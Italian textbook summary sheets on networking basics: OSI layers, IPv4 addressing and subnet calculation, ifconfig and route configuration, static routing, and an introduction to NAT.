
Schede sintetiche

265 Estensione e topologia delle reti

In base all'estensione, una rete può essere:

- LAN, *Local area network*, rete locale;
- MAN, *Metropolitan area network*, rete metropolitana
- WAN, *Wide area network*, rete geografica

Internet è una rete WAN.

In base alla topologia, una rete può essere a stella, ad anello, a bus, o a maglia:

a bus:

266 Modello ISO-OSI



Il modello OSI (*Open system interconnection*), diventato parte degli standard ISO, scompone la gestione della rete in livelli, o strati (*layer*). Questo modello non definisce uno standard tecnologico, ma un riferimento comune ai concetti che riguardano le reti.


Livello	Denominazione	Contesto
7	Applicazione	Interfaccia di comunicazione con i programmi (*Application program interface*).
6	Presentazione	Composizione e trasformazione dei dati a vario titolo, compresa la cifratura e decifratura.
5	Sessione	Instaurazione, mantenimento e conclusione delle sessioni di comunicazione.
4	Trasporto	Invio e ricezione di dati in modo da controllare e, possibilmente, correggere gli errori.
3	Rete	Definizione dei pacchetti, dell'indirizzamento e dell'instradamento in modo astratto rispetto al tipo fisico di comunicazione.
2	Collegamento dati (*data link*)	Definizione delle trame (*frame*) e dell'indirizzamento in funzione del tipo fisico di comunicazione.
1	Fisico	Trasmissione dei dati lungo il supporto fisico di comunicazione.

Il pacchetto del livello ***n***-esimo è definito PDU di livello ***n*** (*Protocol data unit*). A ogni passaggio verso il basso i pacchetti vengano imbustati in pacchetti (più grandi) del livello inferiore, mentre, a ogni passaggio verso l'alto, i pacchetti vengono estratti dalla busta di livello inferiore.


applicazione | 7–PDU
presentazione
sessione
trasporto
rete
collegamento dati
fisico | 1–PDU


imbustamento

estrazione

Il ripetitore permette di allungare una rete, intervenendo al primo livello del modello ISO-OSI. Rientra in questa categoria l'*hub* passivo:

applicazione | | applicazione
presentazione | | presentazione
sessione | | sessione
trasporto | | trasporto
rete | | rete
collegamento dati | ripetitore | collegamento dati
fisico | fisico | fisico

Il bridge trasferisce PDU di secondo livello; in pratica trasferisce tutti i tipi di pacchetto riferiti al tipo di rete fisica a cui è connesso. Rientra in questa categoria il commutatore di pacchetto o *switch*:

applicazione | applicazione
presentazione | presentazione
sessione | sessione
trasporto | trasporto
rete | bridge | rete
collegamento dati | collegamento dati | collegamento dati
fisico | fisico | fisico | fisico

Il router trasferisce PDU di terzo livello; in pratica trasferisce i pacchetti di un certo tipo di protocollo a livello di rete:

applicazione | applicazione
presentazione | presentazione
sessione | sessione
trasporto | router | trasporto
rete | rete | rete
collegamento dati | c. dati | c. dati | collegamento dati
fisico | fisico | fisico | fisico

Il protocollo TCP/IP si inserisce nel terzo e quarto livello del modello ISO-OSI:

<table>
<tr><td>applicazione</td><td rowspan="3">applicazione con il suo protocollo (FTP, HTTP, SMTP, ecc.)</td><td></td></tr>
<tr><td>presentazione</td><td></td></tr>
<tr><td>sessione</td><td></td></tr>
<tr><td>trasporto</td><td>protocolli TCP, UDP, ICMP,...</td><td rowspan="2">} TCP/IP</td></tr>
<tr><td>rete</td><td>protocollo IP</td></tr>
<tr><td>collegamento dati</td><td rowspan="2">protocollo della rete fisica sottostante</td><td></td></tr>
<tr><td>fisico</td><td></td></tr>
</table>

267 Indirizzi IPv4

Gli indirizzi IP versione 4 sono composti da una sequenza di 32 bit, suddivisi convenzionalmente in quattro gruppetti di 8 bit, rappresentati in modo decimale separati da un punto. Questo tipo di rappresentazione è definito come ***notazione decimale puntata***. L'esempio seguente corrisponde al codice 1.2.3.4.

00000001.00000010.00000011.00000100

Un indirizzo parziale, in cui gli ultimi bit sono azzerati indica un gruppo di nodi, ovvero una rete:

00000001.00000010.00000011.00000000

Un indirizzo in cui la parte finale è composta da bit a uno, è un indirizzo broadcast, che identifica simultaneamente tutti i nodi della rete corrispondente:

00000001.00000010.00000011.11111111

La sottorete è una suddivisione di una rete in più sottogruppi di nodi.

La maschera di rete definisce quanta parte di indirizzo riguarda la rete, attraverso l'abbinamento di una sequenza opportuna di bit a uno. Esempio in binario:

00000001.00000010.00000011.00000100 nodo

11111111.11111111.11111111.00000000 maschera

00000001.00000010.00000011.00000000 indirizzo di rete.

In notazione decimale puntata:

1.2.3.4 nodo di rete

255.255.255.0 maschera di rete

1.2.3.0 indirizzo di rete.

La maschera di rete può essere espressa anche come quantità di bit a uno:

1.2.3.4/24 nodo e maschera di rete

1.2.3.0 indirizzo di rete.

Lo specchietto seguente consente di determinare rapidamente la parte finale di una maschera di rete secondo la notazione decimale puntata:

Ottetto binario	Ottetto esadecimale	Ottetto decimale
11111111_2	FF_{16}	255_{10}
11111110_2	FE_{16}	254_{10}
11111100_2	FC_{16}	252_{10}
11111000_2	$F8_{16}$	248_{10}
11110000_2	$F0_{16}$	240_{10}
11100000_2	$E0_{16}$	224_{10}
11000000_2	$C0_{16}$	192_{10}
10000000_2	80_{16}	128_{10}
00000000_2	00_{16}	0_{10}

Si suppone di conoscere l'indirizzo di un nodo e la sua maschera di rete. Si vuole determinare l'indirizzo di rete, l'indirizzo broadcast, il primo e l'ultimo indirizzo utile per i nodi:

indirizzo IPv4	150.151.152.153
maschera di rete	255.255.255.224

È sufficiente concentrare l'attenzione sull'ultimo ottetto per determinare la conversione binaria della maschera di rete,

$$11100000_2,\ 224_{10}$$

e dell'indirizzo del nodo:

$$10011001_2,\ 153_{10}$$

Si ottiene che l'ultimo ottetto dell'indirizzo di rete è pari a:

$$10000000_2,\ 128_{10}$$

Pertanto, l'ultimo ottetto dell'indirizzo broadcast è pari a:

$$10011111_2,\ 159_{10}$$


indirizzo IPv4	150.151.152.153
maschera di rete	255.255.255.224
indirizzo di rete	150.151.152.128
primo indirizzo utile per i nodi di rete	150.151.152.129
ultimo indirizzo utile per i nodi di rete	150.151.152.158
indirizzo broadcast	150.151.152.159

Classi di indirizzi e indirizzi speciali:

Prefisso binario	Intervallo di indirizzi in notazione decimale puntata	Impiego
0_2	da 1.0.0.0 a 127.255.255.255	Classe A
10_2	da 128.0.0.0 a 191.255.255.255	Classe B
110_2	da 192.0.0.0 a 223.255.255.255	Classe C
1110_2	da 224.0.0.0 a 239.255.255.255	Classe D
11110_2	da 240.0.0.0 a 247.255.255.255	Classe E

Indirizzi	Impiego
0.0.0.0	*Default route*
10.∗.∗.∗	Classe A riservata per reti private
127.∗.∗.∗	Rete *loopback*
127.0.0.1	Indirizzo del nodo locale
172.16.∗.∗..172.31.∗.∗	Classe B riservata per reti private
192.168.∗.∗..192.168.∗.∗	Classe C riservata per reti private

268 Connessione a una rete locale tipica

elaboratore
127.0.0.1 lo
192.168.1.1 eth0
rete 192.168.1.0

`#` **`ifconfig lo 127.0.0.1 netmask 255.0.0.0`** [*Invio*]

`$` **`ifconfig lo`** [*Invio*]

```
lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Bcast:127.255.255.255  Mask:255.0.0.0
          UP BROADCAST LOOPBACK RUNNING  MTU:3584  Metric:1
          ...
```

`#` **`ifconfig eth0 192.168.1.1 netmask 255.255.255.0`** [*Invio*]

`$` **`ifconfig eth0`** [*Invio*]

```
eth0      Link encap:10Mbps Ethernet  HWaddr 00:4F:56:00:11:87
          inet addr:192.168.1.1  Bcast:192.168.1.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          ...
```

Interfaccia	Tipo	Indirizzo IP	Maschera di rete	Indirizzo broadcast	Indirizzo punto-punto
eth0	Ethernet	192.168.1.1	255.255.255.0	192.168.1.255	--
lo	virtuale	127.0.0.1	255.0.0.0	127.255.255.255	--

`#` **`route add -host 127.0.0.1 dev lo`** [*Invio*]

`#` **`route add -net 192.168.1.0 netmask 255.255.255.0 dev eth0`** [*Invio*]


`#` **`route -n`** [*Invio*]

```
Kernel IP routing table
Destination  Gateway   Genmask         Flags Metric Ref Use Iface
192.168.1.0  *         255.255.255.0   U     0      0   0   eth0
127.0.0.0    *         255.0.0.0       U     0      0   0   lo
```

Destinazione	Maschera di rete	Router	Interfaccia di rete
192.168.1.0	255.255.255.0	--	eth0
127.0.0.0	255.0.0.0	--	lo

269 Instradamento attraverso router

Un solo router per tutto:

nodo nodo nodo nodo
rete locale
192.168.1.0
192.168.1.254
router
tutte le altre destinazioni

I nodi della rete 192.168.1.0 accedono all'esterno attraverso il router con un instradamento predefinito:

route add -net default gw 192.168.1.254 [*Invio*]


I nodi della rete 192.168.1.0 dovrebbero avere la tabella di instradamento seguente:

route -n [*Invio*]

```
Kernel IP routing table
Destination  Gateway        Genmask        Flags Metric Ref Use Iface
192.168.1.0  *              255.255.255.0  U     0      0   0   eth0
127.0.0.0    *              255.0.0.0      U     0      0   0   lo
0.0.0.0      192.168.1.254  0.0.0.0        U     0      0   0   eth0
```

Destinazione	Maschera di rete	Router	Interfaccia di rete
192.168.1.0	255.255.255.0	--	eth0
127.0.0.0	255.0.0.0	--	lo
0.0.0.0	0.0.0.0	192.168.1.254	eth0

Più di un router:

nodo
nodo
nodo
nodo
rete locale
192.168.1.0
192.168.1.253
router
rete locale 192.168.2.0
192.168.1.254
router
tutte le altre destinazioni

I nodi della rete 192.168.1.0 accedono alla rete 192.168.2.0 attraverso il router che risponde all'indirizzo IP 192.168.1.253, mentre accedono a tutte le altre reti attraverso il router che si trova all'indirizzo IP 192.168.1.254:

route add -net 192.168.2.0 gw 192.168.1.253 [*Invio*]

route add -net default gw 192.168.1.254 [*Invio*]

I nodi della rete 192.168.1.0 dovrebbero avere la tabella di instradamento seguente:


route -n [*Invio*]


```
Kernel IP routing table
Destination  Gateway        Genmask        Flags Metric Ref  Use Iface
192.168.1.0  *              255.255.255.0  U     0      0    0   eth0
192.168.2.0  192.168.1.253  255.255.255.0  U     0      0    0   eth0
127.0.0.0    *              255.0.0.0      U     0      0    0   lo
0.0.0.0      192.168.1.254  255.255.255.0  U     0      0    0   eth0
```


Destinazione	Maschera di rete	Router	Interfaccia di rete
192.168.1.0	255.255.255.0	--	eth0
192.168.2.0	255.255.255.0	192.168.1.253	eth0
127.0.0.0	255.0.0.0	--	lo
0.0.0.0	0.0.0.0	192.168.1.254	eth0

270 NAT/PAT

Il NAT, o *Network address translation*, conosciuto anche come mascheramento IP, è una tecnica descritta nell'RFC 1631, con la quale un nodo di rete speciale acquista funzionalità simili a quelle di un router, intervenendo però sui pacchetti, allo scopo di sostituire gli indirizzi IP reali con altri indirizzi più convenienti.


L'indirizzo IP 196.1.2.3 di esempio è univoco nella rete esterna:

Nella sua impostazione più semplice, il router NAT può gestire un numero ristretto di indirizzi IP univoci, da abbinare dinamicamente a degli indirizzi IP locali privati.

Utilizzo dinamico di un gruppo ristretto di indirizzi IP univoci:

In questo caso, il router NAT si limita a sostituire ai pacchetti gli indirizzi IP di origine o di destinazione, in base all'attribuzione dinamica stabilita.

